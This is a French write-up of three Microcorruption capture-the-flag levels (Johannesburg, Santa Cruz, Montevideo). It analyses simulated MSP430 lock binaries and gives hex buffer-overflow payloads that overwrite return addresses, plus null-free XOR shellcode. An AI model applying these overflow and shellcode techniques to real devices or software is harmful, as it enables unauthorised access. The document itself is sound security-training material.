Microcorruption Writeups

Hugo POLARD (Boycode)

Notes :

- Le & avant une constante permet de sélectionner la valeur en mémoire à l'adresse de la constante directement.
    - &0x2400 => 2400 est une adresse
    - #0x2400 => 2400 est une valeure

Johannesburg :

Dans ce challenge on utilise le module de sécurité HSM-1 qui prend en entrée le mot de passe et le vérifie puis retourne la validité ou non du mot de passe donné. Les mots de passe doivent faire entre 8 et 16 caractères mais on remarque que l'on peut aller en réalité jusqu'à 48 caractères.

Ces 48 caractères sont écrits en 0x2400 puis copiés sur la pile :

```
43e0:   0000 f245 0200 0024 3f00 5c45 4141 4141   ...E...$?.\EAAAA
43f0:   4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
4400:   4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
4410:   4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAA
4420:   4141 4141 4141 4141 4141 4100 8245 5c01   AAAAAAAAAA..E\.
```

On peut imaginer overwrite l'adresse de retour de la fonction, mais cela est empêché par une comparaison qui envoie directement vers un stop_progExec sans return :

```
455c:  0f41           mov      sp, r15
455e:  b012 5244      call     #0x4452 <test_password_valid>
4562:  0f93           tst      r15
4564:  0524           jz       #0x4570 <login+0x44>
4566:  b012 4644      call     #0x4446 <unlock_door>
456a:  3f40 d144      mov      #0x44d1 "Access granted.", r15
456e:  023c           jmp      #0x4574 <login+0x48>
4570:  3f40 e144      mov      #0x44e1 "That password is not correct.", r15
4574:  b012 f845      call     #0x45f8 <puts>
4578:  f190 4a00 1100 cmp.b    #0x4a, 0x11(sp)
457e:  0624           jeq      #0x458c <login+0x60>
4580:  3f40 ff44      mov      #0x44ff "Invalid Password Length: password too long.", r15
4584:  b012 f845      call     #0x45f8 <puts>
4588:  3040 3c44      br       #0x443c <__stop_progExec__>
```

On voit à l'adresse 0x4578 que la vérification est un comparaison du 17ème caractère de la chaine avec la constante 0x4a. On peut donc inclure dans notre payload cette valeur et passer la vérification directement pour avoir une exploitation classique de buffer overflow. Nous allons donc simplement rediriger le programme vers la fonction unlock_door.

Pour cela il suffit simplement de mettre l'adresse de la fonction unlock_door (en little endian) à la suite de notre octet permettant de bypass la vérification et du texte de dépassement de buffer.

Le payload final est donc : 41414141414141414141414141414141414a4644.

Our operatives are entering the building.

Santa Cruz :

Nouveauté : Nécessité d'un username qui est aussi vérifié, amélioration de la vérification de la taille du mot de passe donné.

Tout d'abord, je regarde comment le programme vérifie la taille des inputs.

Après un getsn, les inputs sont copiés dans la pile par strcpy (comme précédemment). On retrouve alors dans la pile le username puis le password.

Je vois en premier une boucle qui compte le nombre de caractères du mot de passe et met sa taille dans r14 :

```
45d2:  0e44          mov     r4, r14
45d4:  3e50 e8ff     add     #0xffe8, r14
45d8:  1e53          inc     r14
45da:  ce93 0000     tst.b   0x0(r14)
45de:  fc23          jnz     #0x45d8 <login+0x88>
45e0:  0b4e          mov     r14, r11
45e2:  0b8f          sub     r15, r11
```

Ici r14 va pointer sur chaque caractère jusqu'au caractère nul et on lui enlève ensuite l'adresse du premier caractère stocké dans r15 pour avoir la taille.

```
45e4:  5f44 e8ff     mov.b   -0x18(r4), r15
45e8:  8f11          sxt     r15
45ea:  0b9f          cmp     r15, r11
45ec:  0628          jnc     #0x45fa <login+0xaa>
```

On va ensuite mettre la valeur de l'octet se situant juste avant le mot de passe dans la pile dans r15 et le comparer à r11 (taille du mot de passe).

On peut donc en déduire que cette valeur précédant le mot de passe est sa taille maximale. En effet si la taille du mdp est plus grande que cette valeur on ne fait pas le jump et le programme se finit directement :

```
45ea:  0b9f          cmp     r15, r11
45ec:  0628          jnc     #0x45fa <login+0xaa>
45ee:  1f42 0024     mov     &0x2400, r15
45f2:  b012 2847     call    #0x4728 <puts>
45f6:  3040 4044     br      #0x4440 <__stop_progExec__>
```

On a d'ailleurs la même mécanique ensuite pour vérifier la taille minimale qui est stockée sur la pile, dans l'octet précédant la taille maximale.

Comme la taille du username n'est pas vérifié et que celui-ci est stocké avant le mot de passe, mon objectif est donc d'overwrite la taille maximale du mot de passe avec l'username pour ensuite rediriger le programme vers la fonction unlock_door.

Quelques adresses utiles :

- Username : 0x43a2
- Taille minimale : 0x43b3 (attention à ne pas mettre une valeur trop grande)
- Taille maximale : 0x43b4
- Mot de passe : 0x43b5
- Octet qui doit être nul : 0x43c6 (explication plus bas)
- Adresse de retour de la fonction login : 0x43cc

On va donc remplir le username de 17 (0xb3-0xa2) caractères puis mettre la taille minimale désirée et enfin la taille maximale désirée.

Malheureusement, il y a une autre sécurité sur la taille du mot de passe : le programme vérifie que le 18ème caractère est bien un caractère nul. On ne peut donc pas directement réécrire l'adresse de

retour car notre input sera coupé avant de l'atteindre (obligation d'avoir un 0x00). Il reste alors une possibilité : Réécrire cette adresse avec l'input **username** qui n'est pas vérifié en taille et aller ensuite mettre un caractère nul ou cela est nécessaire avec l'input **passsword**.

Il faudra alors faire attention à la taille min et max du mot de passe pour accéder à l'instruction « ret » de la fonction login et à bien mettre un caractère nul au 18ème caractère du mot de passe.

L'adresse de retour qu'on veut réécrire se trouve 23 octets après le mot de passe (0x43cc-0x43b5 = 0x17). Sa valeur est 0x4a44 (adresse de la fonction **unloock_door**). On va donc avoir un payload de la forme :

indice	0	.....	18	19	.....	38	...	44	45
username	remplissage username		valeurs min/max de taille		remplissage jusqu'à l'adresse de retour			adresse unlock_ door	
password					remplissage password	\0			

Username :
505050505050505050505050505050505001EE5151515151515151515151515151515151515151514a44

Password : 414141414141414141414141414141414100

Our operatives are entering the building.

Montevideo :

Nouveauté : fonction memset

Je commence par me renseigner sur des problèmes liés à memset, et il y en a pas mal.

Unique appel à la fonction **memset** :

```
44f4 <login>
44f4:  3150 f0ff      add       #0xfff0, sp
44f8:  3f40 7044      mov       #0x4470 "Enter the password
44fc:  b012 b045      call      #0x45b0 <puts>
4500:  3f40 9044      mov       #0x4490 "Remember: passwords
4504:  b012 b045      call      #0x45b0 <puts>
4508:  3e40 3000      mov       #0x30, r14
450c:  3f40 0024      mov       #0x2400, r15
4510:  b012 a045      call      #0x45a0 <getsn>
4514:  3e40 0024      mov       #0x2400, r14
4518:  0f41           mov       sp, r15
451a:  b012 dc45      call      #0x45dc <strcpy>
451e:  3d40 6400      mov       #0x64, r13
4522:  0e43           clr       r14
4524:  3f40 0024      mov       #0x2400, r15
4528:  b012 f045      call      #0x45f0 <memset>
452c:  0f41           mov       sp, r15
```

Définition de memset :
Les registres r13, r14 et r15 servent certainement à transférer les paramètres de la fonction.

On a :
r13 = #0x64
r14 = #0x0
r15 = #0x2400

Ce qui match avec le prototype de string.h :

void* memset (void * , int , size_t)

Contexte de memset : La fonction memset est appelée après l'entrée utilisateur et va écrire des 0 sur 64 bytes à partir de 0x2400. Note : on écrit précédemment à la même adresse.

Réception de l'entrée utilisateur : l'entrée utilisateur est mise dans la stack en 0x2400. 48 caractères sont stockés alors que le mot de passe fait entre 8 et 16 caractères…

```
2400:   4141 4141 4141 4141   AAAAAAAA
2408:   4141 4141 4141 4141   AAAAAAAA
2410:   4141 4141 4141 4141   AAAAAAAA
2418:   4141 4141 4141 4141   AAAAAAAA
2420:   4141 4141 4141 4141   AAAAAAAA
2428:   4141 4141 4141 4141   AAAAAAAA
```

Ces 48 caractères sont ensuite copiés dans un buffer situé à sp au moment de la copie sans limite de taille. Cette copie permet d'overwrite la stack des adresses **0x43ee** à 0x441d inclus. On réécrit donc les fonctions _low_level_init, _do_copy_data, et _do_clear_bss.

En dépassant la taille du buffer, je remarque l'affichage d'un « adress unaligned », en effet on modifie alors directement le registre pc. On peut donc introduire un shell code et faire retourner l'exécution dessus. J'essaye alors de comprendre comment on a eu accès à pc.

En fait, le programme copie le buffer d'input dans la zone pointée par le stack pointer :

```
4514:  3e40 0024      mov       #0x2400, r14
4518:  0f41           mov       sp, r15
451a:  b012 dc45      call      #0x45dc <strcpy>
```

A la fin de la fonction login (fonction principale), le programme va sauter 16 octets pour passer la chaine et récupérer l'adresse de la fonction appelante, considérant que la chaine fait 16 caractères et non 48. Comme notre chaine d'input a était copié dans la stack juste avant, on va surement réécrire l'adresse de retour de la fonction login.

```
4544:  3150 1000      add       #0x10, sp
4548:  3041           ret
```

En faisant l'analyse dynamique du programme on confirme ce comportement :

En entrant dans login, l'adresse de sortie est bien mise sur la stack :


```
43f0:   0000 0000 0000 0000 0000 0000 0000 3c44   ..............<D   sp
```

En s'arretant à l'appel de strcpy, on remarque que l'adresse pointée est bien 16 octets avant l'adresse de retour de la fonction login :

```
43e0:   6045 0000 aa45 0200 0024 3000 1445 0000   `E...E...$0..E..   sp
43f0:   0000 0000 0000 0000 0000 0000 0000 3c44   ..............<D
```

On passe donc à l'exploitation.

La chaine d'exploitation aura la forme suivante :



AAAAAAAAAAAAAAAA 0044 < à générer >

On utilise l'assembleur donné par le site pour générer notre shellcode.

Instructions	Assembled Objects
push #0x7f call #0x454c pop r4 ret	30127f00b0124c4534413041

On a donc finalement le payload suivant (en hexadécimal) :

41414141414141414141414141414141004430127f00b0124c45

En testant, je remarque que seule la première partie est copiée, en effet je n'ai pas fais attention mais j'introduis une fin de chaine (0x00) dans la chaine, on va donc renvoyer vers 0x4402 et non 0X4400 en décalant le début de la shellcode dans le payload de deux octets (on ne doit agir par deux pour garder le « rythme » du processeur).

Le problème persiste, en effet il y a aussi un caractère nul dans le shellcode, ce qui est beaucoup plus problématique puisque qu'il vient de la valeur d'interruption, qui ne peut pas être modifiée.

Mon but est alors d'arriver à push la bonne valeur (0x7f) sans avoir de 0x00 dans mon payload. Pour cela je vais utiliser le XOR :

```
    11111111 11111111  (0xFFFF)
XOR 1111111110000000  (0xFF80)
  = 0000000001111111  (0x007F)
```

On utilise donc la shellcode suivante qui xor deux regitres et push le résultat sur la stack :

Instructions	Assembled Objects

mov #0xffff, r6
mov #0xff80, r7
xor r6, r7
push r7
call #0x454c
	3640ffff374080ff07e60712b0124c45

On a donc finalement le payload suivant :

4141414141414141414141414141414102444141364 0ffff374080ff07e60712b0124c45

Our operatives are entering the building.